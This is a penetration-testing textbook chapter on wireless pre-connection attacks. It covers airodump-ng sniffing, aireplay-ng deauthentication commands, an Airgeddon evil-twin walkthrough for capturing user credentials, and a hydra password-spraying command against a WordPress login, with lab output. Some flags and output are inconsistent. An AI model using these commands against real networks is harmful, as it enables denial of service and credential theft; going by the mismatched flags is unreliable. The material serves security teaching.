

9

Network Penetration Testing - Pre-Connection Attacks

Many organizations have a wireless network. Imagine gaining access to a corporate wireless network and then using the wireless as a medium or channel to break into the wired network and compromise other systems and devices. It is essential to understand wireless penetration testing in order to be able to identify loopholes that would allow such security breaches. These skills will help you as a penetration tester, as you will be required to perform wireless security testing on target networks.

In this chapter, we will take a deep dive into wireless hacking tools such as aircrack-ng. Furthermore, we will cover the essentials of understanding how various wireless attacks work. These attacks include deauthenticating users who are associated with a wireless access point, creating a fake access point, and performing password cracking.

During the course of this chapter, we will cover the following topics:

- Getting started with packet sniffing using airodump-ng
- Targeted packet sniffing using airodump-ng
- Deauthenticating clients on a wireless network
- Creating a rogue AP/evil twin
- Performing a password spraying attack
- Setting up watering hole attacks
- Weak encryption exploitation for credential stealing

Technical requirements

The following are the technical requirements for this chapter:

- **Kali Linux:** <https://www.kali.org/>
- **Airgeddon:** <https://github.com/v1s1t0r1sh3r3/airgeddon>
- **WordPress server:** <https://www.turnkeylinux.org/wordpress>
- **Bee-Box:** <https://sourceforge.net/projects/bwapp/files/bee-box/>

Getting started with packet sniffing using airodump-ng

To get started with packet sniffing, we are going to use the `airodump-ng` tool. `airodump-ng` has many functionalities, including performing the raw capture of IEEE 802.11 frames. Additionally, using this tool, we'll be able to view wireless APs, associated and unassociated client devices (stations), encryption types, SSID, the manufacturer of the APs, and so on.

In Chapter 8, *Understanding Network Penetration Testing*, we outlined the procedures involved in connecting a wireless network adapter to your Kali Linux machine and in enabling monitor mode. For this exercise, you'll need to repeat the process once more.

To enable monitor mode, perform the following steps:

1. Connect the wireless adapter to Kali Linux. Use the `ifconfig` command to verify the status of the adapter.
2. Terminate any process that may hamper the enabling of monitor mode by using the `airmon-ng check kill` command.
3. Enable monitor mode on your wireless adapter using the `airmon-ng start wlan0` command.

Now that your wireless adapter is in monitor mode, let's use the `airodump-ng` tool to view a list of all nearby APs and stations. To perform this action, use the following command:

```
airodump-ng wlan0mon
```

Your Terminal window will now begin to display all of the nearby APs, displaying the following information:

- **BSSID:** This is the MAC address of the AP or wireless router.
- **PWR:** This is the power rating. The lower the power rating, the further away the AP is from the wireless adapter.
- **Beacons:** The beacons are the advertisements sent from an AP. Beacons usually contain information about the AP, such as the network name and operation.
- **#Data:** This is the amount of captured data packets per network.
- **#/s:** This field indicates the number of packets per second over a 10-second period.
- **CH:** This is the operating channel for the AP.
- **MB:** This field outlines the maximum speed that is supported by the AP.
- **ENC:** This determines the encryption cipher being used on the wireless network.
- **AUTH:** This determines the type of authentication protocol on the wireless network.
- **ESSID:** The **Extended Service Set Identifier (ESSID)** and the name of the network SSID are the same.
- **STATION:** This displays the MAC addresses of both associated and unassociated devices.

Upon executing the command, your wireless adapter will perform live scanning and monitoring of all wireless networks and devices nearby. You should receive a screenshot similar to the following:

```
CH 6 [[ Elapsed: 6 s [[ 2019-05-18 11:35
```

| BSSID | PWR | Beacons | #Data, #/s | CH | MB | ENC | CIPHER | AUTH | ESSID |
|----------------------|-----|---------|------------|----|-----|------|--------|------|----------------------------|
| 80:2A:A8: [REDACTED] | -1 | 0 | 2 0 | 6 | -1 | WPA | | | <length: 0> |
| 46:D9:E7: [REDACTED] | -55 | 2 | 2 0 | 6 | 130 | WPA2 | CCMP | PSK | CTS-ADMIN |
| 44:D9:E7: [REDACTED] | -52 | 3 | 19 0 | 6 | 130 | WPA2 | CCMP | PSK | CTS-GUEST |
| 80:2A:A8: [REDACTED] | -67 | 2 | 5 0 | 11 | 130 | WPA2 | CCMP | PSK | CTS-GUEST |
| 3E:47:11: [REDACTED] | -67 | 2 | 0 0 | 2 | 130 | WPA2 | CCMP | PSK | Gotham Knight |
| 82:2A:A8: [REDACTED] | -68 | 3 | 4 0 | 11 | 130 | WPA2 | CCMP | PSK | CTS-ADMIN |
| C4:01:7C: [REDACTED] | -76 | 1 | 59 0 | 6 | 130 | WPA2 | CCMP | PSK | CTS-College |
| C4:01:7C: [REDACTED] | -74 | 3 | 0 0 | 6 | 54e | WPA | TKIP | PSK | <length: 0> |
| 04:18:D6: [REDACTED] | -74 | 2 | 0 0 | 6 | 130 | OPN | | | Green Dot Free WiFi |
| 7A:0C:B8: [REDACTED] | -80 | 3 | 0 0 | 11 | 135 | WPA2 | CCMP | PSK | CTSADMIN6-PC 9606 |
| 04:18:D6: [REDACTED] | -83 | 1 | 0 0 | 1 | 130 | WPA2 | CCMP | PSK | CTS-GUEST |
| 06:18:D6: [REDACTED] | -84 | 3 | 0 0 | 1 | 130 | WPA2 | CCMP | PSK | CTS-ADMIN |
| 2A:56:5A: [REDACTED] | -88 | 3 | 0 0 | 11 | 65 | WPA2 | CCMP | PSK | DIRECT-29-HP M277 LaserJet |

| BSSID | STATION | PWR | Rate | Lost | Frames | Probe |
|----------------------|----------------------|-----|--------|------|--------|-------|
| 80:2A:A8: [REDACTED] | 5C:C3:07: [REDACTED] | -90 | 0 - 1e | 17 | | 2 |
| 46:D9:E7: [REDACTED] | 34:36:3B: [REDACTED] | -60 | 0 - 1e | 0 | | 10 |
| 46:D9:E7: [REDACTED] | D0:A6:37: [REDACTED] | -70 | 0 - 1 | 41 | | 19 |
| 46:D9:E7: [REDACTED] | C0:BD:D1: [REDACTED] | -82 | 0 - 1 | 7 | | 3 |
| (not associated) | 46:93:9B: [REDACTED] | -82 | 0 - 1 | 0 | | 1 |



Based on your geographic location, the listed devices and networks will always vary.

Viewing network traffic in real time can be overwhelming, especially in our situation where we can see all nearby devices. The `airodump-ng` tool allows us to use the `--bssid` parameter to filter the output for a specific AP. Additionally, using the `-c` parameter allows us to specify a channel the AP is operating on. Use the following syntax:

```
airodump-ng --bssid <bssid value> -c <channel number> wlan0mon
```

You'll get a similar output to the following, where the specific details about your target wireless network will be shown:

```
CH 6 ][ Elapsed: 6 s ][ 2019-05-18 11:40
```

| BSSID | PWR | RXQ | Beacons | #Data | #/s | CH | MB | ENC | CIPHER | AUTH | ESSID |
|----------------------|-----|-----|---------|-------|-----|----|-----|------|--------|------|-------|
| C4:01:7C: [REDACTED] | -80 | 0 | 44 | 793 | 65 | 6 | 130 | WPA2 | CCMP | PSK | CTS |

| BSSID | STATION | PWR | Rate | Lost | Frames | Probe |
|----------------------|-------------------|-----|------|------|--------|-------|
| C4:01:7C: [REDACTED] | CC:79:4A:F2:5B:04 | -1 | 6e- | 0 | 0 | 44 |
| C4:01:7C: [REDACTED] | 34:F6:4B:3A:CE:96 | -1 | 24e- | 0 | 0 | 20 |
| C4:01:7C: [REDACTED] | AC:ED:5C:DA:6C:59 | -1 | 24e- | 0 | 0 | 1 |
| C4:01:7C: [REDACTED] | 60:6D:C7:81:35:23 | -1 | 0e- | 0 | 0 | 2 |
| C4:01:7C: [REDACTED] | 00:22:5F:46:F9:95 | -1 | 36e- | 0 | 0 | 4 |
| C4:01:7C: [REDACTED] | 30:45:96:B8:96:4E | -62 | 12e- | 1 | 0 | 5 |
| C4:01:7C: [REDACTED] | 78:0C:B8:C9:3E:F7 | -68 | 36e- | 0e | 1 | 91 |
| C4:01:7C: [REDACTED] | 60:6D:C7:A3:43:CF | -70 | 24e- | 0e | 0 | 3 |
| C4:01:7C: [REDACTED] | B8:D7:AF:07:C8:18 | -72 | 12e- | 0e | 2422 | 463 |
| C4:01:7C: [REDACTED] | 78:0C:B8:AD:A5:61 | -74 | 0e- | 0e | 13 | 177 |
| C4:01:7C: [REDACTED] | 48:5A:3F:44:A3:B5 | -74 | 0 | - 1 | 0 | 6 |
| C4:01:7C: [REDACTED] | 28:3F:69:60:61:8B | -76 | 0 | - 1e | 0 | 9 |
| C4:01:7C: [REDACTED] | 90:B6:86:E6:52:00 | -86 | 0 | -24e | 1 | 18 |
| C4:01:7C: [REDACTED] | 88:B1:11:1D:CE:14 | -88 | 0e- | 0e | 1 | 10 |

Now that you are able to perform packet sniffing, let's attempt to direct our attack to a specific target in the next section.


Targeted packet sniffing using airodump-ng

In this section, we are going to learn about additional features in airodump-ng. Most importantly, we will use airodump-ng to target a specific network; this will allow us to focus our attack on a **specific target** and not cause any harm to other nearby wireless networks.

Even though you're filtering your view, the traffic (packets) are not being saved offline for post-analysis. Using the `-w` parameter will allow you to specify the file location to save the content. Therefore, the following command will help you to achieve this task:

```
airodump-ng --bssid <bssid value> -c <channel number> wlan0mon -w
/root/capture
```

Using the `ls -l` command on your Terminal, you'll see that the data has been written offline in the `root` directory:



```
root@kali:~# ls -l
total 52
-rw-r--r-- 1 root root 24 May 18 11:41 capture-01.cap
-rw-r--r-- 1 root root 236 May 18 11:42 capture-01.csv
-rw-r--r-- 1 root root 325 May 18 11:42 capture-01.kismet.csv
-rw-r--r-- 1 root root 227 May 18 11:42 capture-01.kismet.netxml
-rw-r--r-- 1 root root 185 May 18 11:42 capture-01.log.csv
drwxr-xr-x 2 root root 4096 Feb 11 03:50 Desktop
drwxr-xr-x 2 root root 4096 Feb 11 03:43 Documents
drwxr-xr-x 2 root root 4096 Feb 11 03:43 Downloads
```

airodump-ng usually writes the captured data into five file types; these are the `.cap`, `.csv`, `.kismet.csv`, `.kismet.netxml`, and `.log.csv` formats.

The longer you leave the `airodump-ng` tool running, the more packets will be written in the offline files and will eventually capture the WPA/WPA2 handshake between the clients and the targeted AP. During packet sniffing with `Airodump-ng`, you'll see a **WPA handshake** message appear in the top-right corner; this is an indication that the WPA/WPA2 handshake has been captured by `airodump-ng`. Capturing the WPA/WPA2 handshake will assist us in cracking the password for the target wireless network.

In the next section, we will attempt to deauthenticate users from a wireless network.

Deauthenticating clients on a wireless network


Whenever a client device, such as a laptop or smartphone, is attempting to create an association with a password-protected wireless network, the user will need to provide the correct passphrase. If the user provides the correct passphrase, the device will be authenticated on the network and will be able to access any resources available.

In a deauthentication attack, the attacker, or penetration tester, is attempting to knock (kick) every associated device off a wireless AP. This attack is executed where the attacker machine is not connected (associated) in any way to the target wireless AP or network.

For the attacker machine to send a deauthentication frame to the wireless AP, a reason code is inserted within the body of the frame. The codes are used to inform the access point or wireless router of a change on the network. The reason code will indicate one of the following:

- **Code 2:** Previous authentication no longer valid
- **Code 3:** Deauthentication leaving

This will create the effect of each client being deauthenticated from the targeted AP. The following is an illustration of the attack on a network:



To launch a deauthentication attack, perform the following steps:

1. Enable monitor mode on your wireless adapter.
2. Use the `airodump-ng wlan0mon` command to discover your target's BSSID address. The BSSID will be used to launch our attack specifically toward a particular AP.
3. Once the target AP has been discovered, take note of its BSSID and operating channel, and then terminate the scanning of nearby APs by using `Ctrl + C`.
4. Narrow your scope on wireless monitoring to the specific target AP just by using the following syntax: `airodump-ng --bssid <bssid value> -c <channel #> wlan0mon`. This current Terminal window will be used to monitor the progress of our attack.
5. Open a new Terminal window. This window will be used to launch the attack using the `aireplay-ng` tool. The `aireplay-ng -0 0 -a <BSSID> wlan0mon` command will send a continuous stream of deauthentication frames to the target AP.

Your results should be similar to the following screenshot:

```
root@kali:~# aireplay-ng -O 0 -a 44:D9:E7: [redacted] wlan0mon
11:51:40 Waiting for beacon frame (BSSID: 44:D9:E7: [redacted]) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
11:51:40 Sending DeAuth (code 7) to broadcast -- BSSID: [44:D9:E7: [redacted]]
11:51:41 Sending DeAuth (code 7) to broadcast -- BSSID: [44:D9:E7: [redacted]]
11:51:42 Sending DeAuth (code 7) to broadcast -- BSSID: [44:D9:E7: [redacted]]
11:51:42 Sending DeAuth (code 7) to broadcast -- BSSID: [44:D9:E7: [redacted]]
11:51:43 Sending DeAuth (code 7) to broadcast -- BSSID: [44:D9:E7: [redacted]]
11:51:43 Sending DeAuth (code 7) to broadcast -- BSSID: [44:D9:E7: [redacted]]
11:51:44 Sending DeAuth (code 7) to broadcast -- BSSID: [44:D9:E7: [redacted]]
11:51:44 Sending DeAuth (code 7) to broadcast -- BSSID: [44:D9:E7: [redacted]]
11:51:45 Sending DeAuth (code 7) to broadcast -- BSSID: [44:D9:E7: [redacted]]
```

In the screenshot, we can see that `aireplay-ng` is sending a continuous stream of deauthentication frames to our targeted access point.

During the attack, switch back to the first Terminal window where you are monitoring your target network. Soon, you'll see that the clients (stations) are being disconnected and, eventually, the WPA/WPA2 handshake will be captured. You will notice on your Terminal with `airodump-ng` that the WPA handshake value will appear in the top-right corner of the window. This is an indication that the WPA/WPA2 handshake has been captured. In the next chapter, we will perform password cracking on a wireless network.



You can use tools such as **Hashcat** (<https://hashcat.net/hashcat/>) and **John the Ripper** (<https://www.openwall.com/john/>) to perform password cracking as well.

Additionally, if you would like to deauthenticate a specific client (station) from an AP, the following command will allow this action:

```
aireplay-ng -O 0 -a <target's bssid> -c <client's mac addr> wlan0mon
```

The following are descriptions of each parameter we used:

- `-O`: This indicates that it's a deauthentication attack.
- `0`: This specifies the number of frames to inject. Using `0` will create a continuous attack; if you specify `2`, only two deauthentication frames will be injected.
- `-c`: This allows you to specify the client's MAC address.

In the next section, we'll be creating a honeypot using Kali Linux and various wireless tools.

Creating a rogue AP/evil twin

As a future penetration tester or ethical hacker, you may be tasked with conducting extensive wireless security testing for your company or a client organization. Creating a rogue AP with an interesting SSID (wireless network name), such as `VIP_WiFi` or `Company-name_VIP`, will lure employees to establish a connection.

In creating a rogue AP, the objective is to capture user credentials and sensitive information and to detect any vulnerable wireless clients in an organization. The following are some tips to consider when deploying your rogue AP:

- Choose a suitable location to ensure there is maximum coverage for the potential victims.
- Deauthenticate clients from the real AP, causing them to create an association with the rogue AP.
- Create a captive portal to capture user credentials.

To get started, we are going to use **Airgeddon**. This tool contains a lot of features and functions that will assist us, from gathering information about a target wireless network and its clients to launching various types of attacks and luring users to associate with our rogue AP.

To get started with creating a fake access point, please follow these steps:

1. Download Airgeddon from its GitHub repository and give the `airgeddon.sh` script executable permissions on your user account. Use the following commands:

```
git clone https://github.com/v1s1t0r1sh3r3/airgeddon.git
cd airgeddon
chmod +x airgeddon.sh
```

2. On your Terminal window, use the `./airgeddon.sh` command to start the Airgeddon interface. Once the script has been initiated, Airgeddon will begin checking for the essential hardware and software requirements on your Kali Linux machine.

3. Hit *Enter* a few times until you've reached the interface selection prompt; be sure to select your wireless adapter, as shown in the following screenshot:

```
*****Interface selection *****
Select an interface to work with:
-----
1. eth0 // Chipset: Intel Corporation 82545EM
2. wlan0 // 2.4Ghz // Chipset: Ralink Technology, Corp. RT5372
-----
*Hint* Every time you see a text with the prefix [PoT] acronym for "
-----
> 2
```

Select option 2, which has the **wlan0** interface, and hit *Enter*.



If Airgeddon has indicated that you're missing any tools, please be sure to install them before continuing.

4. You'll now be presented with the main dashboard of Airgeddon. Here, you can choose to switch between monitor or managed mode on your wireless adapter. You'll be able to launch various types of attacks, such as **Denial-of-Service (DoS)** attacks, attempt to crack wireless passwords, capture and decrypt wireless handshakes, perform an evil twin attack, or create a rogue AP:

```
*****airgeddon main menu *****
Interface wlan0 selected. Mode: Managed. Supported bands: 2.4Ghz

Select an option from menu:
-----
0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
-----
4. DoS attacks menu
5. Handshake tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu
-----
11. About & Credits
12. Options and language menu
-----
*Hint* If your Linux is a virtual machine, it is possible that int
-----
>
```

For our attack, we are going to create a honeypot to lure victims into connecting to our fake AP to intercept, redirect, and capture sensitive information.

5. Next, set your wireless adapter to monitor mode. You can do this within the Aircgeddon menu using the **Put interface in monitor mode** option. Once completed, you should see the status of your wireless adapter now changed to **Monitor** mode, as shown in the following screenshot:

```
***** airgeddon main menu *****
Interface wlan0mon selected. Mode: Monitor Supported bands: 2.4Ghz
```

6. Select the **Evil Twin attacks menu** option and hit *Enter*. You'll be presented with the following options:

```
***** Evil Twin attacks menu *****
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: None
Selected channel: None
Selected ESSID: None

Select an option from menu:
-----
0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
   ----- (without sniffing, just AP) -----
5. Evil Twin attack just AP
   ----- (with sniffing) -----
6. Evil Twin AP attack with sniffing
7. Evil Twin AP attack with sniffing and sslstrip
8. Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
   ----- (without sniffing, captive portal) -----
9. Evil Twin AP attack with captive portal (monitor mode needed)
-----
```

Not only does Airgeddon allow us to easily set up a rogue AP or evil twin, but it also provides us with additional features, such as sniffing the victim's traffic, performing SSL stripping of any SSL/TLS connections, performing browser exploitation, and even creating a captive portal for gathering user credentials.

7. Let's first look for a target. Choose option 4 and hit *Enter*. A pop-up Terminal window will open, displaying all nearby APs. When you're ready to choose a target, choose the scanning window:

```
***** Select target *****
N.      BSSID      CHANNEL  PWR   ENC   ESSID
-----
1)  88:CE:FA:  1  16%  WPA2  Blink4GDF57
2)  D8:B6:B7:  1  14%  WPA2  Blink_5C20AC_2.4GHz
3)  2C:9D:1E:  1  16%  WPA2  Digicel_WiFi_fh4w
4)* 38:4C:4F:  5  45%  WPA2  Digicel_WiFi_T28R
5)  38:4C:4F: 10  16%  WPA2  Digicel_WiFi_T5xg
6)  C8:D1:2A:  1  18%  WPA2  MAD00..
7)  9C:3D:CF:  8  82%  WPA2  !|>_<|!

(*) Network with clients
-----
```

8. Choose your target AP and hit *Enter* to continue. At this point, we have set our wireless adapter to **Monitor** mode and chosen our target:

```
***** Evil Twin attacks menu *****
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 38:4C:4F:
Selected channel: 5
Selected ESSID: Digicel_WiFi
```

9. Let's perform an evil twin attack with sniffing. Choose option 6 and hit *Enter*. The following menu will become available:

```
Select an option from menu:
-----
0. Return to Evil Twin attacks menu
-----
1. Deauth / disassoc amok mdk4 attack
2. Deauth aireplay attack
3. WIDS / WIPS / WDS Confusion attack
```

10. Select option 2 to perform a deauthentication attack to the target wireless network; this will force the clients of the real network to disconnect (deauthenticate) and they will attempt to connect to our rogue AP/evil twin. Airededdon will ask you to choose a physical interface that is connected to the internet/physical network. The purpose is to provide the illusion of regular network connectivity to the victims. When they are connected and accessing the local resources, the victims will think it's the legitimate network:


```
***** Evil Twin AP attack with
Select another interface with internet access:
-----
0. Return to Evil Twin attacks menu
-----
1. eth0 // Chipset: Intel Corporation 82545EM
-----
*Hint* If you want to integrate "DoS pursuit mode"
-----
> 1
```

11. Choose the appropriate interface and hit *Enter* to continue; hit *Enter* once more to verify the selected interface.



Choose the option to spoof your MAC address to change your identity.

12. When you're ready, launch the attack. Airgeddon will open a few smaller Terminal windows displaying the status of each attack it's performing, as shown in the following screenshot:



Once a client is connected, the appropriate Terminal window will provide you with an update. With just a few steps, you now have your own rogue AP/evil twin.

In the next section, we will discuss and demonstrate password spraying on a target system.


Performing a password spraying attack

Password spraying (sometimes referred to as reverse brute force) is a technique whereby multiple login attempts are made by using a valid username(s) and a word list containing various possibilities of the password. The objective of performing a password spraying attack is to obtain a set of valid user credentials.


To perform a password spraying attack, we are going to use our existing WordPress server as our target **Burp Suite** to obtain the username and password input field on a web page, and **hydra** to perform our password spraying attack to find valid user credentials.

To get started, please use the following instructions:

1. Configure your web browser to use the Burp Suite proxy settings. Once you've done that, open Burp Suite and turn on its **Intercept** mode.
2. Next, on your web browser, go to the WordPress login portal. The URL should be `http://<server address>/wp-login.php`. Please note that you should not attempt any attacks on any devices or networks where you have not acquired legal permission from the appropriate authorities. The tasks performed in this section are conducted in a lab environment for educational purposes only.
3. Enter the following user credentials in the username and password fields and hit *Enter* to send a login request:
 - uname
 - pass
4. Head back over to Burp Suite. On the **Proxy | Intercept** tab, hit the forward button a few times until you see an HTTP `POST` message in the **Raw** sub-tab, as shown in the following screenshot:



5. Within the POST message, take note of the directory (`/wp-login.php`) in the first line and the username/password field.
6. Be sure to record the login error message on the web page as it is required in the later steps:



In our exercise, two custom word lists have been created: the first word list contains a list of possible usernames, and the second contains a list of possible passwords. Using the `hydra` tool on Kali Linux, you will be able to perform a **password spraying** attack on the target WordPress server.


7. Using `hydra`, we can have the following syntax:

```
hydra -L <username list> -p <password list> <IP Address> <form  
parameters><failed login message>
```


- Substituting each value in the syntax, we get the following command:

```
hydra -L usernames.txt -P custom_list.txt 10.10.10.22 http-  
form-post "/wp-login.php: log=^USER^&pwd=^PASS^&wp-  
submit=Log+In&redirect_to=http%3A%2F%2F10.10.10.22%2Fwp-admin%  
2F&testcookie=1: Invalid username" -V
```

- Replacing `uname` with `^USER^` and `pass` with `^PASS^`, we can tell `hydra` that these are the username and password fields. Additionally, `-v` is specified to produce a verbose output on the Terminal window.
- After executing the command, the following is an example of the expected output. The rows that begin with `[80] [http-post-form]` provide a possible valid username and password for the target, as shown in the following screenshot:



```
[ATTEMPT] target 10.10.10.22 - login "admin" - pass "AAAAAAmi" - 15 of 398626 [child 14] (0/0)  
[ATTEMPT] target 10.10.10.22 - login "admin" - pass "AAAAAAm" - 16 of 398626 [child 15] (0/0)  
[80][http-post-form] host: 10.10.10.22 login: admin password: AAAAAAAi  
[80][http-post-form] host: 10.10.10.22 login: admin password: AAAAAAdA  
[80][http-post-form] host: 10.10.10.22 login: admin password: AAAAAAAD  
[80][http-post-form] host: 10.10.10.22 login: admin password: AAAAAAAm  
[80][http-post-form] host: 10.10.10.22 login: admin password: AAAAAAdi  
[80][http-post-form] host: 10.10.10.22 login: admin password: AAAAAAdm  
[80][http-post-form] host: 10.10.10.22 login: admin password: AAAAAAAn  
[80][http-post-form] host: 10.10.10.22 login: admin password: AAAAAAAA  
